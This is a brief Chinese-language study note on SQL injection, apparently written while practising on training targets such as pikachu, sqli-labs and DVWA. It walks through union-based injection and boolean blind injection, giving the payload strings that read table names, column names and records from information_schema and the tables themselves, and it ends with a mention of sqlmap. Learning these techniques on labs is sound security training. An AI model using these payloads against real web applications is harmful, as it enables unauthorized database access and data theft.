Sql注入基础：

And 1=1判断sql注入

首先判断是字符型还是数字型，判断’)个数

使用order by判断字段数，1，2...判断回写位

Union内容显示需将前面置空

用union select联合查询database()

查询表名


union select1,group\_concat(table\_name) from information\_schema.tables where table\_schema='pikachu' %23

查询列名

group\_concat(column\_name) from information\_schema.columns where table\_name='member' %23

之后就可以查看该数据库东东了

group\_concat(\*\*\*，\*\*) from member %23



布尔盲注：

**判断是否存在注入**，确定是’ ‘’ ()

**获取数据库长度**

length(database())： 单位是字节，utf8编码下,一个汉字三个字

节，一个数字或字母一个字节。gbk编码下,一个汉字两个字

节，一个数字或字母一个字节。(=><)

**获取数据库名**

substr(string, start, length) 截取字符串，从1开始

substr(database(), 1, 1)=’a’... 不推荐

ascii(substr(database(), 1, 1)>96...

**获取数据库表数量**

select count(table\_name) from information\_schema.tables

where table\_schema="数据库名")=4 %23

**获取数据库表名**

ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))=101

**获取表名长度**

length((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1))

**获取表中字段的数量**

select count(column\_name) from information\_schema.columns

where table\_name="emails" and table\_schema='security')=2

**获取字段的长度**

length((select column\_name from

information\_schema.columns where table\_name='emails'

and table\_schema='security'limit 0,1))=2

**获取字段名**

ascii(substr((select column\_name from

information\_schema.columns where table\_name='emails'

and table\_schema='security' limit 0,1),1,1))=105


**获取字段中的记录**

ascii(substr((select group\_concat(id) from

emails),1,1))=49

...

**Sqlmap**



DVWA 高级：--second-url联合查询注入